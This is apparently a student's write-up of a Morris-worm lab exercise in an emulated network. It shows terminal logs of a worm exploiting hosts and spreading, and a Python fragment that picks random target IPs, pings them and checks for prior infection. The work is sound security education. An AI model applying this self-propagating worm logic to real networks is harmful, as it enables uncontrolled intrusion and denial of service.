
```

Dec 7 13:27
seed@VM: ~/.../Internet-nano

seed@VM: ~/.../Internet-nano
as151h-host_0-10.151.0.71 | (^_^) Shellcode is running (^_^)
as151h-host_0-10.151.0.71 | Listening on 0.0.0.0 9999
as151h-host_0-10.151.0.71 | Connection received on 10.151.0.1 52610
as151h-host_0-10.151.0.71 | The worm has arrived on this host ^_^
as151h-host_0-10.151.0.71 | 10.155.0.71 is not alive
as151h-host_0-10.151.0.71 | *** 10.153.0.74 is alive, launch the attack
as151h-host_0-10.151.0.71 | *****
as151h-host_0-10.151.0.71 | >>>> Attacking 10.153.0.74 <<<<
as151h-host_0-10.151.0.71 | *****
as153h-host_3-10.153.0.74 | Starting stack
as153h-host_3-10.153.0.74 | (^_^) Shellcode is running (^_^)
as153h-host_3-10.153.0.74 | Listening on 0.0.0.0 9999
as151h-host_0-10.151.0.71 | /bin/bash: badfile: command not found
as151h-host_2-10.151.0.73 | Starting stack
as151h-host_2-10.151.0.73 | (^_^) Shellcode is running (^_^)
as151h-host_2-10.151.0.73 | Listening on 0.0.0.0 9999

```

Here we can see the attack happened on the host



This is the cpu utilization, to check the cpu utilization i used the cmd given in the guide.

```
Dec 7 20:26 •
seed@VM: ~/../worm
[12/07/24]seed@VM:~/../worm$ sudo apt update && sudo apt install htop
Hit:1 http://us.archive.ubuntu.com/ubuntu focal InRelease
Get:2 http://security.ubuntu.com/ubuntu focal-security InRelease [128 kB]
Get:3 http://security.ubuntu.com/ubuntu focal-security/main amd64 DEP-11 Metadat
a [65.2 kB]
Get:4 http://security.ubuntu.com/ubuntu focal-security/restricted amd64 DEP-11 M
etadata [212 B]
Get:5 http://security.ubuntu.com/ubuntu focal-security/universe amd64 DEP-11 Met
adata [160 kB]
Get:6 http://security.ubuntu.com/ubuntu focal-security/multiverse amd64 DEP-11 M
etadata [940 B]
Fetched 354 kB in 2s (144 kB/s)
Reading package lists... Done
```

Takeaway: This task involves modifying the worm to automatically spread by randomly generating target IP addresses within a specified range and checking if the target is alive using the ping command. Once a new machine is found, the worm attacks it, continuing until it spreads through the entire network. The process is monitored with `htop` to track CPU and memory usage, and the task concludes when CPU usage reaches 100%, causing the network to collapse.

7. Task5: Preventing Self Infection

In this task i added some code to check where the host is infected or not.

```

Text Editor Dec 7 14:02
worm.py
worm.py
135
136
137
138 # Check whether the current host is already infected with the worm
139 # Find the next victim (return an IP address).
140 # Check to make sure that the target is alive.
141 def isInfectedAlready():
142     exists = os.path.exists('badfile')
143     if exists:
144         return True
145     else:
146         return False
147 def getNextTarget():
148     while True:
149         x = randint(151, 155)
150         y = randint(70, 80)
151         ip = f'10.{x}.0.{y}'
152         # Testing whether a machine is alive or not.
153         try:
154             output = subprocess.check_output(f"ping -q -c1 -W1 {ip}", shell=True)
155             result = output.find(b'l received')
156             if result == -1:
157                 print(f"{ip} is not alive", flush=True)
158             else:
159                 print(f"*** {ip} is alive, launch the attack", flush=True)
160                 return ip
161         except subprocess.CalledProcessError as ex:
162             print(ex)
163

```

This code will let us know that the host is effected or not.

```

Dec 7 14:03
seed@VM: ~/.../worm
[12/07/24]seed@VM:~/.../worm$ ./worm.py
The worm has arrived on this host ^_^
The host is already infected; do nothing and exit!
[12/07/24]seed@VM:~/.../worm$ ./first-target.py
start of first-target.py
>>>> Attacking 10.151.0.71 <<<<
after cat-badfile to 10.151.0.71, in first-target.py**
*sent worm.py to 10.151.0.71, in first-target.py**
[12/07/24]seed@VM:~/.../worm$ ./worm.py
The worm has arrived on this host ^_^
The host is already infected; do nothing and exit!
[12/07/24]seed@VM:~/.../worm$ chmod +x worm.py
[12/07/24]seed@VM:~/.../worm$ chmod +x first-target.py
[12/07/24]seed@VM:~/.../worm$ ./worm.py
The worm has arrived on this host ^_^
The host is already infected; do nothing and exit!
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
*** 10.151.0.74 is alive, launch the attack
*****
>>>> Attacking 10.151.0.74 <<<<
*****
[12/07/24]seed@VM:~/.../worm$

```


Then i ran the .py file now it checks the host is effected or not and if it is alive it launches the attack.

```

Dec 7 14:04
seed@VM: ~/.../Internet-nano
seed@VM: ~/.../Internet-nano
as151h-host_0-10.151.0.71 | Listening on 0.0.0.0 9999
as151h-host_0-10.151.0.71 | Connection received on 10.151.0.1 52670
as151h-host_0-10.151.0.71 | The worm has arrived on this host ^_^
as151h-host_0-10.151.0.71 | The host is already infected; do nothing and exit
!
as151h-host_0-10.151.0.71 | /bin/bash: badfile: command not found
as151h-host_0-10.151.0.71 | Starting stack
as151h-host_0-10.151.0.71 | (^_^) Shellcode is running (^_^)
as151h-host_0-10.151.0.71 | Listening on 0.0.0.0 9999
as151h-host_0-10.151.0.71 | Connection received on 10.151.0.1 52676
as151h-host_0-10.151.0.71 | The worm has arrived on this host ^_^
as151h-host_0-10.151.0.71 | The host is already infected; do nothing and exit
!
as151h-host_0-10.151.0.71 | /bin/bash: badfile: command not found
as151h-host_3-10.151.0.74 | Starting stack
as151h-host_3-10.151.0.74 | (^_^) Shellcode is running (^_^)
as151h-host_3-10.151.0.74 | Listening on 0.0.0.0 9999

```

We can clearly see that.



Takeaway: The Morris worm unintentionally caused a denial-of-service attack due to a bug that allowed multiple instances of the worm to run on the same compromised machine, consuming excessive resources. This task involves adding a mechanism to the worm to check if a machine has already been infected, ensuring that only one instance of the worm runs at a time. Implementing this check will prevent the worm from overwhelming the target system, helping avoid resource exhaustion and system crashes.

Task 6:

I tried of doing it but my system is freezing while doing this task.